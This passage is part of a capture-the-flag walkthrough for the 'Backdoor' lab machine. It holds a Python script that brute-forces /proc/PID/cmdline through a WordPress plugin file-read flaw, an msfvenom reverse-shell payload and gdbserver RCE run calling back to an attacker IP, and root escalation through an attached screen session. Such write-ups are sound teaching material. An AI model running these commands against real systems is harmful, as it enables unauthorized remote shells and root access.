
What is `/proc/{PID}/cmdline` file ?

In linux, the file `/proc/{PID}/cmdline` (PID = Process ID) shows the command used to run the process with the corresponding PID.

```
/proc/[PID]/cmdline

where PID == process ID
```

For example, as shown in the below screenshot :


- Run a `netcat` process to listen on port 1111.
- Background this process by pressing `Ctrl + Z`
- Check the PID of this process by using the `ps` command.
- We can check the contents of the `/proc/{PID}/cmdline` file to view the command used for running the `netcat` process.



Note: The commands that are shown from this file do not include the spaces between the arguments.

There must exist a `/proc/{PID}/cmdline` file for the process running on port 1337 and thus, it might be a good idea to try brute-forcing the `/proc/{PID}/cmdline` file, PID being the brute-force parameter. This will give us the command which was used to start the process.

Let's first send a request for accessing the `/proc/1/cmdline` file to verify if the server response is as expected :



Indeed, the file content returned does include the command used for running the process for the corresponding PID.

Brute Forcing PID

Let's launch a brute force attack using a Pyhton script. We could also alternatively brute force this using the Burp Suite Proxy (through it's Intruder functionality) but the community edition is heavily throttled and it will take a large amount of time to complete this attack, which would not be feasible.

The below python script loops the process of sending the request to the target file and also performs some minor cleaning on the response (file content) to make it easier to comprehend. We will be launching a brute-force attack for PID range of 1-1000 as it is a reasonable range to start with. We may increase this range later if we do not encounter any useful results.

```
import requests

for i in range(1, 1000):
  r = requests.get("http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/"+str(i)+"/cmdline")
  out = (r.text.replace('/proc/'+str(i)+'/cmdline','').replace('<script>window.close()</script>','').replace('\00',' '))
  if len(out)>1:
    print("PID"+str(i)+" : "+out)
```

On analyzing the output entries one by one, we come across a process which had a command that referenced port 1337.

```
python3 proc.py

[** SNIP **]

853/bin/sh -c while true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done

[** SNIP **]
```

The commmand for this process denotes that `gdbserver` is running on port 1337.

```
sh-c while true;do su user -c "cd /home/user; gdbserver -once 0.0.0.0:1337 /bin/true";done
```

What is GDB ?

GDB stands for GNU Project Debugger and is a debugging tool which helps you poke around inside your programs while they are executing and also allows you to see what exactly happens when your program crashes.

What is `gdbserver` ?

`gdbserver` is a program that allows you to run GDB on a different machine than the one that is running the program being debugged.

RCE on `gdbserver`

Googling for any exploits available for `gdbserver` we find this Remote Code Execution vulnerability in `gdbserver` version 9.2. We are uncertain about the version of gdbserver running on the server, but let's just give this exploit a try.

Going as per the exploit, first generate the shellcode using `msfvenom`.

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.9 LPORT=4444 PrependFork=true -o rev.bin
```

Then, initiate a Netcat listener on port 4444 (as specified in the LPORT variable of msfvenom).

```
nc -nvlp 4444
```

And finally, run the exploit with the appropriate parameters.

```
python3 gdb_rce.py 10.10.11.125:1337 rev.bin
```

```
python3 gdb_rce.py 10.10.11.125:1337 rev.bin

[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener
```

The exploit was successful and a reverse shell as `user` was received.

```
nc -nvlp 4444

listening on [any] 4444 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.125] 37220
id
uid=1000(user) gid=1000(user) groups=1000(user)
```

Let us also upgrade this shell to a TTY shell for convenience.

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
python3 -c "import pty;pty.spawn('/bin/bash')"

user@Backdoor:/home/user$
```


The `user.txt` flag can be found in the `/home/user` directory.

Privilege Escalation

Default system enumeration has not revealed any sensitive information that could help us escalate our privileges. Furthermore the credentials identified in `wp-config.php` do not seem to be usable for any of the other system users.

Let's list all of the running processes on the system using `ps`.

```
ps aux
```



```
ps aux

[** SNIP **]

root         852  0.0  0.0   2608  1756 ?        Ss   00:38   0:21 /bin/sh -c while true;do sleep 1;
find /var/run/screen/S-root/ -empty -exec screen -dmS root \;; done

[** SNIP **]
```


We see a process, which is creating a screen session, inside a `do-while` loop. This process is being run as root, which means that this sceen session is also created by the `root` user and would have root privileges. The command inside the loop is as follows.

```
find /var/run/screen/S-root -empty -exec screen -dmS root ;
```

Screen

`screen` is a terminal multiplexer similar to `tmux`. It can be used to start a session and then open any number of windows (virtual terminals) inside that session. Processes running in Screen will continue to run even when their window is not visible and even if you get disconnected.

When the session is detached, the process that was originally started from the screen is still running and managed by the screen itself. The process can then re-attach the session at a later time, and the terminals are still there, the way they were left.



```
-dm
Start screen in "detached" mode. This creates a new session but doesn't attach to
it. This is useful for system startup scripts.

-S sessionname
When creating a new session, this option can be used to specify a meaningful name
for the session. This name identifies the session for "screen -list" and "screen
-r" actions. It substitutes the default [tty.host] suffix.

-dmS name
It start as daemon: Screen session in detached mode.
```

Looking at the manual page for `screen` we can see that the command `screen -dmS root` means that a screen session is started in detached mode and this session is named “root”.

When we create a new screen session, a new directory is created at the location `/var/run/screen`, with the name `S-{username}` (username being the username of the user that created it). Inside this directory a screen session file is created with the name of the screen-session.

For example, let's create a screen session on our local machine with user `dotguy`, with session name “test_session”.

```
screen -S test_session
```

After the above command is executed the following directories and files are created.

```
ls -al /var/run/screen

total 0
drwxrwxrwt  3 root   utmp    60 Apr 21 16:23 .
drwxr-xr-x 34 root   root   800 Apr 21  2022 ..
drwx------  2 dotguy dotguy  60 Apr 21 16:23 S-dotguy


ls -al /var/run/screen/S-dotguy

total 0
drwx------ 2 dotguy dotguy 60 Apr 21 16:23 .
drwxrwxrwt 3 root   utmp   60 Apr 21 16:23 ..
srwx------ 1 dotguy dotguy  0 Apr 21 16:23 2713.test_session
```

```
find /var/run/screen/S-root -empty -exec screen -dmS root ;
```

Proceeding further with breaking down the above command, we find the following info upon going through the man page for the `find` utility :

```
man find

-empty
              File is empty and is either a regular file or a directory.

-exec command ;
              Execute command; true if 0 status is returned.  All
              following arguments to find are taken to be arguments to
              the command until an argument consisting of `;' is
              encountered.
```

Here, the `find` command locates the specified location i.e. `/var/run/screen/S-root` and checks if it is empty. The `-empty` flag is used to check if the directory is empty.
If the directory is found to be empty, it executes the command which follows after the `-exec` flag, i.e. `screen -dmS root`. This command creates a detached screen session with the name “root”.

In a nutshell, this command creates a new screen-session as the `root` user with the session name `root`, if it is not already present.

If we navigate to the `/var/run/screen` directory on the remote server, we can see the screen directories for both users, `user` & `root`, but we do not have the persmission to view the directory listing of the `S-root` directory.

```
ls -al /run/screen/
total 0
drwxr-xr-x  4 root utmp  80 Dec 30 06:18 .
drwxr-xr-x 26 root root 760 Dec 30 07:41 ..
drwx------  2 root root  60 Dec 30 07:25 S-root
drwx------  2 user user  60 Dec 30 07:42 S-user


ls S-root

ls: cannot open directory 'S-root': Permission denied
```

After analyzing the screen-command, it is highly likely that there exists a screen-session, which was launched by the root user with session name "root".

The default screen syntax for attaching to a screen-session created for a different user is `screen -x user/session_name`.

Furthermore, to be able to attach to a screen session, the `TERM` environment variable needs to be set, as it defines the terminal type. In other words, it sets the terminal type for which output is to be prepared. We will set it to the value `xterm` :

```
export TERM=xterm
```

Finally let's try to attach to the root screen session.

```
screen -x root/root
```

We have a root shell. The `root.txt` flag can be found at `/root/root.txt`.